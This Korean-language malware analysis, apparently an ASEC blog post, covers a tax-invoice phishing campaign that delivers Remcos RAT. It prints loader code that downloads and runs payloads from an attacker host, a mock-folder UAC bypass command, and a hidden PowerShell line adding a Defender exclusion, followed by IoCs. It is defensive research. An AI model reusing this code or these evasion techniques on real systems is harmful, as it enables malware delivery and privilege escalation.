세금계산서로 가장하여 유포되는 Remcos RAT 악성코드

By ATCP

Published: 2022-02-28 · Archived: 2026-04-05 22:43:29 UTC

ASEC 분석팀은 세금계산서로 가장한 Remcos RAT 악성코드가 유포되는 정황을 확인하였다. 피싱메일의 내용과 유형은 기존에 본 블로그를 통해 지속적으로 공유했던 형태와 크게 다르지 않다. 메일 본문에는 어색한 문법으로 쓰여진 짧은 메세지가 포함되어있다. 다만 관련업무를 하고있을경우 메일 내용에는 크게 개의치않고 무심코 첨부파일을 실행할 가능성이 있으므로 주의가 필요하다.



그림 1) 세금계산서로 위장한 악성코드가 첨부된 피싱메일



그림 2) 첨부파일

첨부파일인 ‘Tax.gz’ 파일을 압축해제하면 ‘Tax.com’ 이라는 실행파일이 존재하며, 디버깅하여 파일 내부를 확인해보면 아래와 같은 코드를 확인할 수 있다. 만약 실행환경이 64비트 환경이라면 ‘hxxp://zhost.polycomusa[.]com/Chrimaz.exe’ 에서 해당 환경에 적합한 악성파일 (1df2bf9313decafd0249d6a4556010bc)을 내려받아 실행하며, 그렇지 않을 경우 ‘3xp1r3Exp.ps1’ 이라는 파워쉘 파일을 다운로드하여 추가 악성행위를 수행한다.

```
4   private static void Main()
5   {
6       string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.CommonApplicationData);
7       string text = folderPath + "\\Chrs";
8       bool flag = Directory.Exists("c:\\windows\\syswow64\\");
9       if (flag)
10      {
11          Directory.CreateDirectory(text);
12          text += "\\Chrs.exe";
13          WebClient webClient = new WebClient();
14          byte[] bytes = webClient.DownloadData("http://zhost.polycomusa.com/Chrimaz.exe");
15          File.WriteAllBytes(text, bytes);
16          Process.Start(text);
17      }
18      else
19      {
20          string str = "http://zhost.polycomusa.com/3xp1r3Exp.ps1";
21          RunspaceConfiguration runspaceConfiguration = RunspaceConfiguration.Create();
22          Runspace runspace = RunspaceFactory.CreateRunspace(runspaceConfiguration);
23          runspace.Open();
24          Pipeline pipeline = runspace.CreatePipeline();
25          pipeline.Commands.AddScript("$NotUrl ='" + str + "';iex(New-Object Net.WebClient).DownloadString($NotUrl);");
26          pipeline.Invoke();
```

그림 3) 파일 디버깅 시 확인되는 코드

해당 파워쉘 스크립트는 아래 그림 4)와 같이 UAC Bypass 목적으로 추가 파일(version.dll)을 다운로드하는 내용으로 구성되어 있다. UAC Bypass는 여러가지 트릭을 이용하여 UAC 프롬프트의 팝업 없이 악성코드를 관리자 권한으로 실행시키는 권한 상승 기법이다. UAC Bypass에 대한 상세분석 내용은 자사에서 작년 7월에 발행한 TI보고서를 통해 확인할 수 있으며, 일부 내용을 인용하면 아래와 같다.

> **ATIP – UAC Bypass를 이용한 권한상승기법 분석보고서 '개요' 부분발췌**
>
> 악성코드의 행위들 가운데 관리자 권한이 필요없는 기능들도 존재하지만 관리자 권한이 존재한다면 더 많은 악성 행위를 수행할 수 있다. 단적으로 랜섬웨어는 권한에 따라 암호화 대상 경로 즉, 암호화시킬 수 있는 파일들 자체가 차이가 난다. 이러한 점 때문에 악성코드들은 관리자 권한으로 실행되고자 하지만 관리자 권한으로 실행되게 설정할 경우 UAC 프롬프트가 팝업되어 사용자가 이를 인지할 위험이 존재한다.
> UAC가 만들어진 이후 공격자들은 이를 우회하는 다양한 기법들을 만들어냈으며 이를 UAC Bypass라고 한다.

> **ATIP – UAC Bypass를 이용한 권한상승기법 분석보고서 '기본개념' 부분발췌**
>
> 예를 들면 sysprep.exe, cliconfg.exe 등의 프로세스들이 이러한 autoElevate 프로그램들이며, 해당 속성을 갖는 프로그램들은 실행 시 UAC 프롬프트 없이 자동으로 관리자 권한으로 실행된다. 대부분의 UAC Bypass 기법은 이러한 autoElevate 프로그램들을 악용한다. 해당 프로그램이 사용하는 레지스트리와 같은 설정을 변경하여 자식 프로세스로 실행시킨다거나, DLL Hijacking 기법을 이용하여 해당 프로그램이 악성 DLL을 로드하게 하는 방식 등이 있다.

그림 4) 외부 URL에서 내려받아지는 파워쉘 스크립트

다양한 UAC Bypass 기법 중에서 해당 파워쉘 스크립트는 트릭 폴더(Mock Directory)를 생성하여 DLL Hijacking의 방식을 사용한다. 이러한 방식에 대해 조금 더 상세하게 설명하기 위해 그림 4) 파워쉘 스크립트의 Line 15를 보면 아래와 같이 특정 경로를 생성하는 파워쉘 커맨드를 확인할 수 있다.

```
New-Item "\\?\C:\Windows \System32" -ItemType Directory
```

트릭폴더를 지칭하는 ‘Mock(가짜의) Directory’ 가 의미하는 바는 다음과 같다. 해당 커맨드는 C드라이브 Windows 하위 폴더에 System32 폴더를 생성하는 커맨드처럼 보이지만, 자세히 보면 ‘Windows’ 폴더가 아니라 뒤에 공백(Space)이 하나 존재하는 ‘Windows ‘ 폴더인 것을 알 수 있다. Windows UI 탐색기를 통해서 파일명 끝에 공백이 존재하는 해당 폴더를 만드는 것은 당연히 불가능하며, 커맨드를 통해서 ‘C:\Windows ‘ 를 생성하는 것 또한 불가능하다. 하지만 커맨드를 통해서 서브디렉토리가 존재하는 ‘C:\Windows \System32’ 를 생성하는 것은 가능하다는 점을 이용한 것이다.



그림 5) 파워쉘커맨드를 통한 트릭폴더 생성 테스트 (Windows 10)

파일이 실행될 때 권한상승이 필요한지 판단하는 조건 중 하나는 신뢰할 수 있는 폴더(ex. C:\Windows\System32)에서 실행되었는지 확인하는 것이다. 이는 자동권한상승(autoElevate) 조건을 판단하는 경로검증로직에서 “\System32” 부터 검사하는 점을 악용한 것인데, AIS(Application Information Service : AppInfo.dll)의 GetLongPathNameW API를 통해 처리되는 과정에서 폴더명 끝에 공백이 있으면 공백을 자동으로 제거하게 된다. 반대로 생각해보면 공격자가 해당 조건을 우회할 수 있다면 사용자에게 권한상승 여부를 묻지않고도 권한을 상승하여 파일실행이 가능하게 한다는 의미이다.

이러한 내용과 관련된 WastedLocker 랜섬웨어의 동작방식에 대해서는 아래의 포스팅에서 상세하게 소개한 바 있다. [2. 관리자권한으로 실행되지 않은 경우, UAC Bypass 수행(*권한 상승 메커니즘)]

[주의] 특정 기업을 타깃으로 유포되는 WastedLocker 랜섬웨어 – ASEC BLOG

지난 7월 23일에 스마트 워치 및 웨어러블 제조업체인 ‘Garmin’이 WastedLocker 이름의 랜섬웨어 공격을 받아 서비스 및 생산라인이 중단되는 이슈가 발생했었다. 해당 랜섬웨어의 제작자는 ‘Evil Corp’라는 러시안 사이버 범죄 그룹으로 알려져 있으며 이들은 특정 기업을 대상으로 APT 공격을 수행한 뒤, 침투 테스킹 도구인 Cobalt Striker를 이용하여 WastedLocker 랜섬웨어를 배포한 것으로 추정된다. WastedLocker는 시스템 내의 파일을 암호화 시켜 복호화해주는 대가로 금전을 요구하는 전형…

이어서 파워쉘 스크립트의 Line 17부터 확인해보면 정상 System32 폴더 내부에 있는 winsat.exe를 가짜 System32 폴더로 복사한 후, 복사된 경로에서 숨김창 속성으로 winsat.exe 파일을 실행하는 내용이 존재한다. 윈도우 시스템 평가도구인 winsat.exe 는 AIS Whitelist 파일 중 하나이기때문에 실행 시 UAC 프롬프트가 팝업되지 않는데, 이로 인해 UAC Bypass 기법들에서 주로 사용되는 이유가 된다.

결과적으로는 해당 경로(C:\Windows \System32)의 Windows 폴더명 끝에 공백이 제거됨으로써 신뢰할 수 있는 위치(Trusted Directory)로 간주된다. 이렇게 트릭폴더가 신뢰할 수 있는 경로로 바뀌면서 정상 프로그램이 악성 DLL(version.dll)을 로드하게 만드는 방식인 DLL 하이재킹기법 사용이 가능해진다.

현재는 경유지의 연결이 유효하지 않아 추가악성행위가 확인되지 않지만, 연결이 유효했을 시점에 최종적으로 version.dll 이 로드되어 실행되면 아래와 같이 ‘C:\ProgramData\Chrimaz\Chrimaz.exe’ 를 의미하는 경로의 ‘Chrimaz.exe파일실행 커맨드’가 확인되는데, 내/외부 인프라를 통해 연관파일 분석 시 이 파일은 Remcos RAT 악성코드로 확인되었다.

```
 powershell.exe -windowstyle hidden -NoProfile -ExecutionPolicy bypass -Command $mydir = [System.Environment]::(
$bitdir = '\Chrimaz';
$fulldir = $mydir+$bitdir; Add-MpPreference -ExclusionPath $fulldir;
```

또한, 자사 인프라를 통해 연관성있는 파일을 확인해보니 2월 24일 쯤에도 유사 파워쉘 스크립트 및 version.dll 과 유사한 파일들이 다양한 외부 URL을 통해 유포된 것을 알 수 있었다. UAC Bypass 목적을 갖는 여러 단계를 거쳐서 최종적인 악성코드를 유포하는 방식이 다양해진다는 것이 주목할만한 점이다.

UAC Bypass는 권한상승의 대표적인 방식이며, 악성코드는 다양한 목적으로 권한상승을 시도한다. 사용자들은 윈도우 운영체제를 최신 버전으로 패치하여 UAC Bypass 공격을 방지해야한다. 기본적으로는 출처가 불분명한 메일의 첨부파일 열람은 자제해야 하며, 사용하고 있는 백신을 최신버전으로 업데이트하여 악성코드의 감염을 사전에 차단할 수 있도록 신경써야 한다.

안랩 제품에서는 해당 악성코드들을 다음과 같이 진단하고 있다.

[파일 진단]

Trojan/Win.MSIL.R472890

Trojan/Win.BitMin.C4970105

Downloader/PowerShell.Generic

Trojan/Win.UACByPass.C4970059

Trojan/Win.RemcosRAT.R475423

MD5

150744df32e4a57bb169f91cba45697c

1df2bf9313decafd0249d6a4556010bc

824a79fc5bebeb7b508247619eca82cd

98cf9ab79e33c04a4934628f6aa3161d

9cdcaa1c51bfa4ce6d6abb9376ba26a8

추가 IoC는 ATIP에서 제공됩니다.

URL

http[:]//giraffebear[.]polycomusa[.]com/

http[:]//zhost[.]polycomusa[.]com/

추가 IoC는 ATIP에서 제공됩니다.

AhnLab TIP를 구독하시면 연관 IOC 및 상세 분석 정보를 추가적으로 확인하실 수 있습니다. 자세한 내용은 아래 배너를 클릭하여 확인해보세요.

Source: https://asec.ahnlab.com/ko/32101/